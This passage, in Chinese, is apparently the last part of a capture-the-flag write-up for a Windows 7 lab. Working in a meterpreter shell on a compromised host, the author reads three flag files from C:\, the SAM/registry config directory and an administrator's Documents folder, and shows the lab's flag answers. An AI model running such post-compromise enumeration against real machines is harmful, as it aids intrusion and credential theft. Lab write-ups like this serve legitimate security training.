Flag1? This flag can be found at the system root.

根据题目提示，这个flag可以在用户根目录找到,渗透到这里，我们就可以有很多办法来进行关键信息的搜集了，比如使用RDP远程连接，我这里是使用的cmdshell来进行的寻找。

```
meterpreter > shell
Process 2692 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>cd c:\
cd c:\

c:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is E611-0B66

 Directory of c:\

03/17/2019  01:27 PM                24 flag1.txt
07/13/2009  09:20 PM    <DIR>          PerfLogs
04/12/2011  02:28 AM    <DIR>          Program Files
03/17/2019  04:28 PM    <DIR>          Program Files (x86)
12/12/2018  09:13 PM    <DIR>          Users
03/17/2019  04:36 PM    <DIR>          Windows
               1 File(s)             24 bytes
               5 Dir(s)  20,444,147,712 bytes free

c:\>type flag1.txt
type flag1.txt
flag{access_the_machine}
```

在c:\目录下即可找到flag

Flag2? This flag can be found at the location where passwords are stored within Windows.

第二个flag题目说可以在Windows存储密码的地方找到，那就是SAM文件的路径Windows7下SAM文件的路径为`C:\Windows\System32\config`我们cd过去即可找到flag

```
c:\>cd C:\Windows\System32\config
cd C:\Windows\System32\config

C:\Windows\System32\config>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is E611-0B66

 Directory of C:\Windows\System32\config

02/04/2021  07:50 AM    <DIR>          .
02/04/2021  07:50 AM    <DIR>          ..
12/12/2018  05:00 PM            28,672 BCD-Template
02/04/2021  08:00 AM        18,087,936 COMPONENTS
02/04/2021  08:20 AM           262,144 DEFAULT
03/17/2019  01:32 PM                34 flag2.txt
07/13/2009  08:34 PM    <DIR>          Journal
02/04/2021  08:19 AM    <DIR>          RegBack
03/17/2019  02:05 PM           262,144 SAM
02/04/2021  08:01 AM           262,144 SECURITY
02/04/2021  08:27 AM        40,632,320 SOFTWARE
02/04/2021  08:56 AM        12,582,912 SYSTEM
11/20/2010  08:41 PM    <DIR>          systemprofile
12/12/2018  05:03 PM    <DIR>          TxR
               8 File(s)     72,118,306 bytes
               6 Dir(s)  20,444,143,616 bytes free

C:\Windows\System32\config>type flag2.txt
type flag2.txt
flag{sam_database_elevated_access}
```

flag3? This flag can be found in an excellent location to loot. After all, Administrators usually have pretty interesting things saved.

这个flag描述很花哨，黑客最爱的地方，管理员最喜欢存些东西在里面，那我们猜测是用户文件夹，windows用户文件夹路径为`c:\Users\USER_NAME\documents`,最终我们在Jon的文件夹下找到了该flag

```
C:\Windows\System32\config>cd c:\Users\Jon\Documents
cd c:\Users\Jon\Documents

c:\Users\Jon\Documents>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is E611-0B66

 Directory of c:\Users\Jon\Documents

12/12/2018  09:49 PM    <DIR>          .
12/12/2018  09:49 PM    <DIR>          ..
03/17/2019  01:26 PM                37 flag3.txt
               1 File(s)             37 bytes
               2 Dir(s)  20,444,139,520 bytes free

c:\Users\Jon\Documents>type flag3.txt
type flag3.txt
flag{admin_documents_can_be_valuable}
```

这个还有个应该是非预期，就是使用cmd的`dir`命令或者msfshell的`search`命令我们可以轻易的找到所有的flag。

```
meterpreter > search -f flag*.txt
Found 3 results...
    c:\flag1.txt (24 bytes)
    c:\Users\Jon\Documents\flag3.txt (37 bytes)
    c:\Windows\System32\config\flag2.txt (34 bytes)

-------------------------------------------------------------------------------
C:\Windows\system32>cd c:\
cd c:\

c:\>dir flag*.txt /s/b
dir flag*.txt /s/b
c:\flag1.txt
c:\Users\Jon\Documents\flag3.txt
c:\Windows\System32\config\flag2.txt
```

至此整个渗透过程全部完成。

总结

这个room还是很详细的带我们走完了整个单台目标靶机的渗透过程，能够让大家对msf的使用有更清晰的认识，如果在这些步骤中出现了权限问题，请注意两次提权操作，一是对用户的提权，二是对进程的提权，保证权限，应该就没有太大的问题了。如有错误之处，还请各位指出。